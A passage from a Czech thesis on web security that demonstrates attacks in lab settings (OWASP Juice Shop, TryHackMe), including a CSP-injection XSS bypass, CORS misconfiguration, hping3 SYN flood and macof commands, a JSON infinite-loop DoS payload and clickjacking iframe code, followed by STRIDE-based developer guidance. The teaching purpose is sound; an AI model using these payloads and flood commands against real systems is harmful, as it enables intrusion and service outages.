V tomto hlášení dokonce rovnou vidíme způsob, jak zákaz spuštění obejít, jelikož problém spočívá v chybějícím „unsafe inline“ v Content Security Policy. V danou chvíli s tím ale nedokážeme nic udělat, protože nemáme, jak dostat výše zmíněný parametr do CSP. Musíme se této cesty vzdát.

Zkusíme ale otestovat, jak se chová pole pro nahrávání profilového avataru. Interpretuje se stejně jako pole jména? Nebo se chová jinak a pomůže nám dostat „unsafe inline“ do CSP?

Otestujeme zcela normální vstup a podíváme se na něj podrobněji pomocí BurpSuite. Překvapivě se cesta k souboru objeví v řádku Content Security Policy: `img-src`. Je tedy CSP nastaveno tak, aby důvěřovalo libovolným zdrojům profilového obrázku, a každý z nich se vloží do CSP? Zkusíme myšlenku otestovat a změnit cestu k souboru na náhodný odkaz, například `http://google/image.png`. Z následujícího obrázku vidíme, že se teorie potvrzuje:



Obrázek 22 Ukázka XSS

(Zdroj: vlastní)


Jedná se o velmi zajímavé chování aplikace a vážnou zranitelnost. Nyní nám nic nebrání v tom, abychom zkusili dostat dříve zmíněný „unsafe inline“ do CSP a povolili tím spuštění jakéhokoli kódu. To provedeme tak, že do místa, o kterém víme, že se zobrazí v CSP, dostaneme:

```
http://google/png; script-src 'self' 'unsafe-eval' 'unsafe-inline'
```

Tímto jsme dostali do Content Security Policy všechny potřebné nastavení pro spuštění kódu. Bude tedy nyní fungovat původní XSS, které předtím hlásilo chybu? Znovu zkusíme:

```
<<aascript>alert('xss')</script>
```

Což skutečně fungovalo, a útok je u konce. Server nám podle očekávání v alertu vrátí: localhost:3000 says xss:




Obrázek 23 Ukázka XSS

(Zdroj: vlastní)

Všimneme si, že v tomto útoku byla implementována jedna z výše zmíněných ochranných technik proti XSS. Kód aplikace ale obsahuje další zranitelnosti, proto šlo ochranu obejít.

4.7 CORS útok

Uvažujme jednoduchou stránku (kterou vytvoříme) [příloha P I], kde jsou uživatelům přiděleny session cookies (například pro přihlašování do aplikace, ale v našem zjednodušeném případě jsou získány pomocí tlačítka „get session cookies“). Tyto cookies by měly být dostupné, podle očekávání, jen pro uživatele.



Obrázek 24 Ukázka CORS zranitelnosti

(Zdroj: vlastní)

Podíváme-li se na poslaný dotaz na server podrobněji pomocí BurpSuite, všimneme si na první pohled správné kombinace: Access-Control-Allow-Credentials: true a Access-Control-Allow-Origin: http://localhost (v praxi libovolná webová aplikace, zde pro bezpečnost práce s localhostem). Zde nevidíme zmíněnou v kapitole „Ochranné techniky a prevence“ kombinaci credentials true a allow origin all a všechno se zdá být v pořádku. Ve skutečnosti ale jde o špatně nakonfigurovaný CORS.

Podíváme se na situaci hlouběji a otestujeme filtr vstupních dat u Access-Control-Allow-Origin. Například co se stane, pokud jako origin (stránku, ze které dotaz odesíláme) uvedeme místo http://localhost http://localhost.hackme.com? Pokud tato změna projde, jedná se o špatnou konfiguraci CORS, jelikož povoluje vstup z jiné stránky, než se zdá na první pohled. Tento filtr totiž hledá přítomný řetězec, aniž by hledal přesnou shodu, čímž povolí i vnořenou shodu v řetězci.

Jedná se o vážnou zranitelnost, která by neměla nastat.

4.8 Základy DoS útoků

V této kapitole se zastavíme u DoS útoku. Pro první útok využijeme virtuální stroj od TryHackMe [57], který je určený k procvičování útoků, a pokusíme se zprovoznit nejjednodušší a zastaralý DoS útok pro pochopení principu. Jedná se o MAC flooding.

Tento útok zahlcuje směrovač pakety s různými MAC adresami zdroje, v důsledku čehož vyčerpává jeho kapacitu. [58] V případě, že služba běží na tomto spojení, může vést k DoS útoku, respektive důsledkem může být jen zveřejnění paketů (a tím i celého trafiku) všem uživatelům sítě. V praxi situace s DoS nejspíše nikdy nenastane, jelikož v dnešní době většina firem využívá virtuální LAN směrovače, čímž rozdělí síť na segmenty a případný útok nezahltí všechny porty.


Podíváme se ale podrobněji, jak by útok probíhal. Využijeme k tomu linuxové nástroje macof pro floodování s náhodnou MAC adresou a Wireshark pro sledování provozu a paketů v síti [53],[54]. Stačí tedy jednoduše spustit macof na rozhraní, kam chceme útočit (v tomto případě eth1):

```
macof -i eth1
```

Otevřeme-li nyní wireshark, opravdu vidíme informace o paketech, posílaných v síti a mnoho námi poslaných ICMP requestu. Podle očekávání ale útok nevedl k DoS, spíše k přípravě na man-in-the-middle (MITM) a průzkumu sítě.

Nyní se zastavíme u o něco zajímavějšího SYN flood útoku, který by mohl fungovat i v praxi, na rozdíl od předchozí ukázky. Pro tento útok uvažujme dva počítače s IP adresami 192.1.0.1 a 192.1.0.2 (jedná se jen o příklad IP, ve skutečnosti IP adresu zjistíme příkazem `ifconfig`).

Nejprve prozkoumáme otevřené porty, na které má smysl útočit (tedy porty, na kterých běží nějaká služba) pomocí linuxového nástroje `nmap`, který umožňuje skenování, detekci operačního systému, verzí, skriptové skenování a trasování cílové IP adresy [50], [51]. Konkrétně spustíme `nmap` 192.1.0.2. Dostaneme seznam otevřených portů, jako například v tomto případě:



```
Host is up (0.000027s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
3000/tcp  open  ppp
Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
```

Obrázek 25 Ukázka SYN flood

(Zdroj: vlastní)

Z obrázku vidíme, že je otevřen port 3000, kde běží nějaká služba (v tomto případě je na TCP portu spuštěn OWASP Juice Shop). Další metoda, vedoucí ke stejnému zjištění, využívá příkaz `hping3` a zjistí všechny zavřené porty (v tomto případě je ale nerelevantní).

`Hping3` lze ale použít i pro samotný útok. Konkrétně provedeme:

```
hping3 -S 192.1.0.1 -a 192.1.0.2 -p 3000 --flood
```

Kde 192.1.0.1 je ip zdroje, 192.1.0.2 adresa cíle a flood probíhá na dříve zvoleném portu 3000. Podíváme-li se nyní na zátěž počítače cíle, všimneme si rychlého skoku nahoru.

4.9 DoS útok pomocí RCE

Zkusíme se tedy podívat na úspěšně provedený DoS útok, který byl spuštěn využitím vzdáleného spuštění kódu (RCE). Pro demonstraci tohoto útoku znovu využijeme webovou aplikaci OWASP Juice Shop, zranitelnou webovou aplikaci zmíněnou výše.

V tomto případě si všimneme zásadní bezpečnostní zranitelnosti, která se nachází v zveřejněné API dokumentaci. Tato dokumentace je přístupná bez ověření uživatele, což znamená, že k ní může přistoupit kdokoli, kdo zná správnou URL adresu. Stačí tedy pouze přejít na příslušnou stránku, kterou bez problému dohledáme prozkoumáním JavaScriptových souborů.

V této dokumentaci vidíme strukturu celé stránky. Konkrétně v tomto případě se zaměříme na sekci orders, kde najdeme příklad, jak je nová objednávka vložena a zpracovaná (s jakými parametry):



Obrázek 26 Ukázka DoS a RCE

(Zdroj: vlastní)

Všimneme si dokonce, že pokud se správně autorizujeme, API dokumentace povoluje vytvořit nové objednávky ručně pomocí tlačítka POST, a tedy potenciálně umožňuje vložit škodlivý kód.

Také vidíme, jak struktura objednávek vypadá. Konkrétně je zajímavý parametr „orderLinesData“, který povoluje vložit dlouhý string ve formátu JSON. Tuto skutečnost můžeme zkusit využít. Zkusíme tedy nejdříve vytvořit kód, který by prošel požadavky systému:

```
{
  "cid": "JS0815DE",
  "orderLines": [
    {
      "productId": 8,
      "quantity": 500,
      "customerReference": "PO0000001"
    }
  ],
  "orderLinesData": "(function foo(){
    while (true) { console.log("successfully hacked by dos"); } })();"
}
```

V tomto kódu jsme nechali všechny položky stejné jako v předchozí objednávce, ale využili možnosti vložit dlouhý string. Místo něj jsme vložili JS kód, ve kterém jsme definovali nekonečný cyklus. Ten následně způsobí DoS přehlcením systému.

Zkusíme tento kód vložit a spustit. V odpovědi serveru vidíme zajímavé chování – nejdříve zpoždění odpovědi o dvě vteřiny a následně:

```
„Message“: „infinite loop detected - reached max iterations“
```

Což je skvělá zpráva a naznačuje, že se útok povedl (server ho ale limituje na dvě vteřiny z bezpečnostních důvodů).

4.10 Clickjacking útok

V této kapitole rozebereme clickjacking útoky a začneme jednodušší ukázkou pro pochopení principu jejich fungování v praxi. Uvažujme tedy nejdříve jednoduchou stránku, kde útočník již iframe nastavil podle svých preferencí. Může vypadat například následovně:

```
#btn {  
    width: 150px;  
    ...  
}  
  
#login-iframe {  
    position: absolute;  
    opacity: 0;  
    z-index: 10;  
    pointer-events: auto;  
}
```

A příslušný html:

```
<button id="btn">Login</button>  
<iframe  
    id="login-iframe" src="http://im_a_hacker.com/login"></iframe>
```

V tomto kódu vidíme, že iframe se nachází na stejné pozici jako tlačítko přihlášení, je neviditelný a je umístěn nad tlačítkem pomocí překrytí (z-index). Stisknutím tlačítka tak dochází k přesměrování na nečekanou stránku, kterou již útočník plně ovládá.


Nebezpečí takového útoku spočívá hlavně ve skutečnosti, že může zůstat dlouhou dobu nezjištěný.

Na tomto principu funguje základní clickjacking. Nyní se ale podíváme podrobněji na to, jak takový útok můžeme implementovat, a k tomu zase využijeme již známý interface pro

testování útoku od OWASP. Konkrétně se tentokrát zaměříme na pole, na které by potenciální uživatel mohl kliknout, a v tomto případě zvolíme přihlašovací stránku.

Zároveň využijeme funkce BurpSuite pro UI redness attack (clickjacking), clickbandit. Jedná se o nástroj, který pomáhá realizovat útok a zjistit, jestli je možný tím, že načte celou cílovou stránku do iframu [59].

Toho docílíme tak, že zkopírujeme script clickbanditu do schránky a následně ho vložíme do „developer tools“ v prohlížeči na stránku, kterou chceme otestovat. V našem případě tedy dostáváme:



Obrázek 27 CklickBandit BurpSuite

(Zdroj: vlastní)

Klikneme-li na tlačítko start a vybereme prvek, na kterém chceme útok provést, narazíme na neočekávané chování:

```
Refused to display 'http://localhost:3000/' in a frame because it set  
'X-Frame-Options' to 'sameorigin'.
```

Stránka je tedy zabezpečena proti clickjackingu pomocí jedné z technik, zmíněných v kapitole „ochranné techniky a prevence“. Konkrétně je nastavena na hodnotu sameorigin, která je méně striktní než X-Frame-Options: DENY, který by nám nedovolil clickBandit ani načíst.

V tomto případě se ale nejedná o velkou překážku. Z předchozích útoků již víme, kde hlavičku najdeme. Konkrétně, vzpomeneme-li si na kapitolu „XSS útoky“, kde jsme pole pro nahrání profilového avataru využili pro obejití CSP.

V tuto chvíli si uvědomíme zajímavé chování CSP, a to konkrétně, že pokud frame-ancestors je přítomný, bude mít přednost před jakýmkoli X-Frame-Options.

Stačí tedy dostat do Content Security Policy:

```
Content-Security-Policy: frame-ancestors '*'
```

Kde budeme postupovat stejně jako minule. Pro účely testování možnosti útoku je tento závěr dostačující, v praxi by ale následovalo komplikované párování iframe do zranitelných polí, kde se spustí jako kód.

4.11 Detekce zranitelností TLS/SSL

Pro následující ukázkou využijeme dva počítače ve stejné síti, a to konkrétně dříve používaný Kali Linux a počítač, na kterém spustíme webový server pomocí Python Flask (webový framework pro Python pro tvorbu webových aplikací) a nginx, který bude vystupovat jako reverse proxy (server, který požadavek přepošle dál na backendový server). V tomto případě potřebujeme nginx pro vytvoření HTTPS (TLS/SSL) vrstvy. [60][61]

Ve Flask aplikaci definujeme, že chceme vytvořenou aplikaci poskytnout pro všechny hosty na všech síťových rozhraních:


```
...from waitress import serve
serve(app, host='0.0.0.0', port=8080)
```

Následně nakonfigurujeme nginx pro přesměrování HTTP požadavků na HTTPS s použitím vlastního bezpečnostního certifikátu, který si jednoduše vygenerujeme a přidáme mezi důvěryhodné. Konfigurační soubor nastavení nginx je dostupný v přílohách práce [příloha P II].

Zbývá se tedy jen ujistit, že nastavení funguje pomocí:

```
netstat -an | findstr :443
TCP      0.0.0.0:443          0.0.0.0:0           LISTENING
```

Vše proběhlo v pořádku a výsledkem získáváme zabezpečené spojení:



Obrázek 28 HTTPS (TLS/SSL) webový server

(Zdroj: vlastní)

Nyní můžeme pokračovat k bezpečnostnímu testování tohoto spojení. Pro tyto účely zapneme virtuální stroj Kali Linux v režimu „sít’ pouze s hostem“, tedy zajistíme, aby byl připojen do sítě, která existuje jen mezi ním a hostitelským počítačem (v našem případě Windows). Následně se ujistíme, že se koncová zařízení opravdu nacházejí ve stejné síti a dokážou se navzájem najít pomocí příkazu ping. Po provedení dostáváme:

```
Ping statistics for 192.168.56.1:
```

```
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss)
```

Ping proběhl úspěšně, zbývá otestovat TCP spojení mezi zařízeními.

```
telnet 192.168.56.1 443
```

Všimneme si, že adresuje port reverse proxy (nginx), nikoli Flask aplikace. Tento test také byl úspěšně ukončen a můžeme tak přejít k testování TLS/SSL, pro který použijeme nástroj testssl s požadovanou IP a portem (v tomto případě 192.168.56.1 a 443).

Dostáváme očekávané výsledky testování:

```

Testing vulnerabilities
Heartbleed (CVE-2014-0160) not vulnerable (OK), no heartbeat extension
CCS (CVE-2014-0224) not vulnerable (OK)
Ticketbleed (CVE-2016-9244), experiment. not vulnerable (OK)
ROBOT not vulnerable (OK)
Secure Renegotiation (RFC 5746) supported (OK)
Secure Client-Initiated Renegotiation not vulnerable (OK)
CRIME, TLS (CVE-2012-4929) not vulnerable (OK)
BREACH (CVE-2013-3587) no gzip/deflate/compress/br HTTP compression (OK) -
only supplied "/" tested
POODLE, SSL (CVE-2014-3566) not vulnerable (OK), no SSLv3 support
TLS_FALLBACK_SCSV (RFC 7507) No fallback possible (OK), no protocol below TLS 1.2
offered
SWEET32 (CVE-2016-2183, CVE-2016-6329) not vulnerable (OK)
FREAK (CVE-2015-0204) not vulnerable (OK)
DROWN (CVE-2016-0800, CVE-2016-0703) not vulnerable on this host and port (OK)
make sure you don't use this certificate elsewhere w
ith SSLv2 enabled services, see
https://search.censys.io/search?resource=hosts&virtu
al_hosts=INCLUDE&q=729D7C3A4B7A3F3D0285F2090ACEE8ACB68AFC8482F64DC764C25F49BF903B18
LOGJAM (CVE-2015-4000), experimental not vulnerable (OK): no DH EXPORT ciphers, no DH key
detected with ≤ TLS 1.2
BEAST (CVE-2011-3389) not vulnerable (OK), no SSL3 or TLS1
LUCKY13 (CVE-2013-0169), experimental potentially VULNERABLE, uses cipher block chaining (
CBC) ciphers with TLS. Check patches

```

Obrázek 29 TestSSL scan

(Zdroj: vlastní)

Z obrázku vidíme, že spojení není zranitelné například k BEAST, rozebíranému v teoretické části. Potenciálně pouze k LUCKY13.

O něco zajímavější jsou ale další scany:

```

SubjectAltName (SAN) localhost
Trust (hostname) certificate does not match supplied URI
Chain of trust NOT ok (self signed)

```

Z výsledku vidíme, že nastává bezpečnostní problém se self-signed certifikátem, což je očekávané.

5 DOPORUČENÍ BEZPEČNOSTNÍCH POSTUPŮ PRO VÝVOJÁŘE

V této kapitole se zaměříme na návrh bezpečných webových aplikací. Tento postup bude sloužit jako komplexní příručka pro vývojáře a vychází z předchozích analýz hrozeb, bezpečnostních technik a demonstrací útoků.

Prvním krokem ke každé bezpečné aplikaci je prvotní návrh, kde již v počáteční fázi vývoje by měla být řešena bezpečnost. V tomto bodě by se měl vývojář zamyslet nad analýzou hrozeb a rizik, a to konkrétně použitím metody STRIDE (Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service, Elevation of Privilege), popsané výše. Pomocí ní by měly být posouzeny pravděpodobnosti útoku a jejich dopady na systém. Podle těchto kritérií je pak stanoven i návrh, kde by se vývojář měl zaměřit na eliminaci těchto hrozeb nebo na jejich minimalizaci.

Ukážeme si tento první bod v praxi na příkladu již dříve zmíněné webové aplikace: rezervačního systému hotelu. Nejprve si určíme detailnější informace o systému, se kterým budeme pracovat, čímž si pomůžeme v analýze. Položíme si následující otázky:

1. Kdo je návštěvníkem stránky?

Na stránce nalezneme administrátora (recepční, která objednávky přijímá), a zákazníky.


2. Které údaje bude systém zpracovávat?

Osobní údaje (jméno, e-mail, telefon, číslo dokladu, datum narození), platební informace, rezervace pokoje (počet hostů, počet obsazených pokojů).

3. Které funkce systém poskytuje?

Rezervací pokoje v termínu od-do, platební bránu, správa rezervací, registrace a přihlašování.

Tyto informace nám poskytují první pohled na budoucí systém a můžeme postupovat k prvnímu bodu analýzy hrozeb a rizik naší webové aplikace – vytvoření data flow diagramu dat, kde vidíme všechny námi dříve určené funkcionality systému:



Obrázek 30 Data flow diagram

Nyní určíme „trust levels“ systému a následně posoudíme vstupní body (entry points) aplikace. Z dříve určených funkcionalit ale můžeme „trust levels“ omezit na následující:

1. Anonymní uživatel (v tomto případě nemá smysl rozdělení na autorizovaného a neautorizovaného uživatele)
2. Administrátor

Spojením těchto informací vytvoříme tabulku vstupních bodů s popisem a trust levelem vyžadovaným pro přístup. V tomto případě rezervačního systému nevyžadujeme autorizaci uživatele a přijímáme rizika s tím spojená. Podrobnosti vidíme v následující tabulce:

ID	Název	Popis	Trust Level

1	HTTPS Port	Všechny stránky hotelu budou přístupné pomocí bezpečného protokolu TLS	Anonymní uživatel, Administrátor
2	Hlavní stránka hotelu	Úvodní stránka s galerií a popisem	Anonymní uživatel, Administrátor
3	Rezervační formulář	Citlivé údaje jako jsou čísla dokladu, jména a datum narození	Anonymní uživatel, Administrátor
4	Kontrola dostupnosti	Výběr data příjezdu a odjezdu	Anonymní uživatel, Administrátor
5	Přehled rezervací/plateb	Spravuje administrátor	Administrátor

Tabulka 2 Vstupní body aplikace

(Zdroj: vlastní)

Nyní můžeme postupovat dál k samotné STRIDE analýze:

Hrozba	Riziko	Možné dopady	Příklady mitigace
Spoofing	Útočník se přihlásí pomocí identity zákazníka	Ztráta dat a financí	Rate limiting, vícefaktorová autentizace, použití HTTPS
Tampering	Útočník upraví částku platby za ubytování	Narušení důvěry v systém, finanční ztráty	Sanitace vstupu, hashování
Repudiation	Uživatel odmítá, že provedl rezervaci nebo platbu.	Finanční ztráty	Potvrzení pomocí e-mailu

Information Disclosure	Neoprávněný přístup (jiné osoby než je administrátor) k seznamu rezervací	Narušení důvěry v systém, porušení GDPR	Šifrování citlivých dat, testování API
Denial of Service	Masivní počet rezervací jako útok	Finanční ztráty výpadkem systému	Rate limiting, CAPCHA...
Elevation of Privilege	Uživatel zneužívá zranitelnosti a získává přístup k administrátorským funkcím (přehled rezervací)	Narušení provozu (změna údajů a jiné)	Penetrační testování, garantování nejnižších potřebných oprávnění

Tabulka 3 STRIDE analýza

(Zdroj: vlastní)

Dalším bodem po STRIDE analýze, na který by se měli vývojáři zaměřit, vychází z několika ukázek útoků výše, kde na ověřování a autorizaci uživatelů nebyl kladen dostatečný důraz, a následně situace vedla k prolomení systému. Konkrétně by se měly implementovat techniky, jako jsou bezpečnostní tokeny, dvojfázové ověření a odepření přístupu uživatelů na stránky, kam by měl mít přístup jen administrátor (příkladem útok s veřejnou API dokumentací v kapitole „praktické ukázky bezpečnostních útoků“).

Do této kategorie spadá i zabezpečení samotných informací o uživateli, které bude stránka ukládat. Jedná se o správnou implementaci šifrovacích algoritmů, zmíněných v teoretické části této práce, pro uložení citlivých údajů (klasicky se jedná o hesla). Zahrneme sem i ochranné techniky proti běžným zranitelnostem, podrobně rozebrané v kapitole „ochranné techniky a prevence“. Může se jednat o správnou konfiguraci CSP (kde jsme si možnou chybu, která spočívala v špatné sanitaci vstupu a vedla k překonání ochrany, ukázali na praktickém útoku), konfiguraci CORS, prepared statements pro SQLi a jiné. Tyto techniky se mohou minimálně lišit v závislosti na typu aplikace, většina ale zůstává jako „best practice“ a pokrývá běžné zranitelnosti.

Pro tento bod, v případě rezervačního systému ubytování, bychom volili mitigaci z již dříve sepsané STRIDE analýzy.

Důležitým bodem je i zabezpečení samotného přenosu citlivých údajů přes TLS. Do této sekce vývoje bezpečné aplikace může spadat omezení oprávnění pro přístup k dotazům databáze nebo použití HTTPS s aktuálními verzemi TLS a jiných bezpečnostních certifikátů potřebných k běhu aplikace.

Posledním bodem vývoje je pravidelné bezpečnostní (penetrační a fuzz) testování. Pro prevenci by se měly používat i aktuální knihovny a frameworky, kde jsou mnohé zranitelnosti již pokryté.

ZÁVĚR

5.1 Shrnutí výsledků

V práci byly popsány útoky na webové stránky, jejich typy, techniky a dopady. Byly rozebrány bezpečnostní techniky prevence a ochrany proti útokům, a základy fungování útoků na bezpečnostní certifikáty TLS/SSL.

Byly představeny příklady útoků na webové stránky různých druhů, kde bylo názorně zdokumentováno, jak případné ochranné techniky mohou být obejity a jak by případný útočník u dané zranitelnosti postupoval, od její detekce až po úspěšné prolomení systému a získání citlivých dat.

Dále byla rozebrána doporučení pro vývojáře jako pohled z jiné strany, po imitaci útočníka v praktických příkladech útoků. Zde následovaly postupy a doporučení pro vývoj bezpečné webové aplikace, od návrhu systému, detekce slabých míst a zranitelností až po implementaci bezpečnostních opatření, rozebraných v této práci.

5.2 Přínos autora

Největším přínosem pro autora byla implementace útoků na webové stránky a obcházení bezpečnostních technik. Zde následovalo zjištění, že vývoj bezpečné webové aplikace je složitý a dlouhý proces, ve kterém musí vývojář věnovat pozornost detailům.

Musí umět nahlížet na implementaci hned z několika úhlů pohledu, a to jak z pohledu vývoje, kde musí myslet na nasazení správných technik, tak z pohledu útočníka, který vnímá možnosti, jak může bezpečnostní techniky obejít, tak i z pohledu uživatele systému, kde musí myslet na snadné, intuitivní ovládání a zároveň i bezpečnost dat.

Dalším, spíše teoretickým přínosem práce, byl ucelený pohled na věc, kde byly během odborné rešerše získány informace o nejběžnějších útocích a zranitelnostech, a to i o útocích na bezpečnostní certifikáty TLS/SSL. V této práci je nyní přehled na jednom místě.

SEZNAM POUŽITÉ LITERATURY

- [1] ESET, SPOL. S R.O. ESET - DDoS útok. *ESET* [online]. [cit. 2024-10-21]. Dostupné z: <https://www.eset.com/cz/ddos-utok/>
- [2] YOACHIMIK, Omer a Jorge PACHECO. CLOUDFLARE. DDoS threat report for 2024 Q2. Cloudflare [online]. 2024, 2024-07-09 [cit. 2025-05-19]. Dostupné z: <https://blog.cloudflare.com/ddos-threat-report-for-2024-q2/>
- [3] UBAID, Ashad. HOSTNOC. DDoS Vulnerabilities on Separate Layers of the OSI Model. *HOSTNOC* [online]. [cit. 2024-10-21]. Dostupné z: <https://www.hostnoc.com/ddos-vulnerabilities-on-separate-layers-of-the-osi-model-how-to-mitigate-them/>
- [4] BELCIC, Ivan. AVAST. What is a DDoS attack? *Avast* [online]. 2021, October 22, 2021 [cit. 2024-10-21]. Dostupné z: <https://www.avast.com/c-ddos>
- [5] ERICKSON, Jon. Hacking: the art of exploitation, 2nd edition. No starch press, 2008. ISBN 1593271441.
- [6] CLOUDFLARE. Ping (ICMP) flood DDoS attack. *Cloudflare* [online]. [cit. 2024-10-22]. Dostupné z: <https://www.cloudflare.com/learning/ddos/ping-icmp-flood-ddos-attack/>
- [7] CLOUDFLARE. SYN flood attack. *Cloudflare* [online]. [cit. 2024-10-22]. Dostupné z: <https://www.cloudflare.com/learning/ddos/syn-flood-ddos-attack/>
- [8] AKAMAI. What Is a Low and Slow Attack? *Akamai* [online]. [cit. 2024-10-22]. Dostupné z: <https://www.akamai.com/glossary/what-is-a-low-and-slow-attack>
- [9] TAVARES, Pedro. INFOSEC. Pingback malware: How it works and how to prevent it. *Infosec* [online]. 2021, September 29, 2021 [cit. 2024-10-22]. Dostupné z: <https://www.infosecinstitute.com/resources/malware-analysis/pingback-malware-how-it-works-and-how-to-prevent-it/>
- [10] OBAID, Hadeel S. a Esamaddin H. ABEED. DoS and DDoS Attacks at OSI Layers. International Journal of Multidisciplinary Research and Publications [online]. 2020, (Volume 2), 1-9 [cit. 2025-05-19]. ISSN 2581-6187. Dostupné z: <http://ijmrmap.com/wp-content/uploads/2020/01/IJMRAP-V2N7P59Y20.pdf>
- [11] HUSEBY, Sveree H. Innocent code. 2004. ISBN 0470857447.
- [12] KIRSTEN, S. OWASP. Cross Site Scripting (XSS). *OWASP* [online]. [cit. 2024-10-25]. Dostupné z: <https://owasp.org/www-community/attacks/xss/>

